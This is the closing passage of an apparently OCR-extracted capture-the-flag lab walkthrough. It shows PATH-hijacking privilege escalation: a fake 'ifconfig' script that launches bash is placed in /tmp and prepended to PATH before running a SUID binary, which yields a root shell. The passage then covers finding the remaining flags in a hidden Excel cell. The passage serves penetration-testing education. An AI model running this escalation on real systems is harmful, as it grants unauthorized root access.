
When a user runs any command on the terminal, its request to the shell to search for executable files with the help of PATH Variable in response to commands executed by a user. So, when we exported the PATH and ran the command. It gave us the root shell. After getting the root shell we moved onto the root directory to look for flags. Here we found a final.txt. We opened the flag using the cat command to find the Strom Breaker Flag.

```
cd /tmp
echo "/bin/bash" > ifconfig
chmod 777 ifconfig
export PATH=/tmp:$PATH
/opt/ignite
cd /root
ls
cat final.txt
```



Now although we have rooted the lab and this could be the end of the lab if it was labelled as Boot to Root. But it is defined as Capture the Flag and so far, we have 4 flags. That means we are at a loss of one flag. So, to look for it we were enumerating in the /opt directory. Here we found 2 files. One was yakahints.txt. So

nice of them to give us hints like that. And another was an MS Excel File named yaka.xlsx. We opened the yaka hints. To find that it says “Guardians of The Galaxy Vol. 1 Release date is 20 14”. That is definitely a bizarre way to write a date. Keeping in mind, we download the file to our system by transferring the file to /var/www/html.

```
cd /opt
ls
cat yakahints.txt
cp yaka.xlsx /var/www/html/
```




Now, after downloading we find that the file was absolute blank. But that hint contained the date written in a weird way. So, we thought what if 20 was the Row and 14 was the column. Now as the Excel sheet has Columns written as alphabets. We went on to the $14^{th}$ alphabet. After going to the cell N20, we see that we have the Final flag in the Formula Bar. We found the fifth flag.




This concludes the Lab. We hope the readers might learn a lot from this CTF Challenge. This Lab is truly testing one's ability to Enumerate.

**Author: Pavandeep Singh** is a Technical Writer, Researcher and Penetration Tester Contact **here**

← OLDER POSTS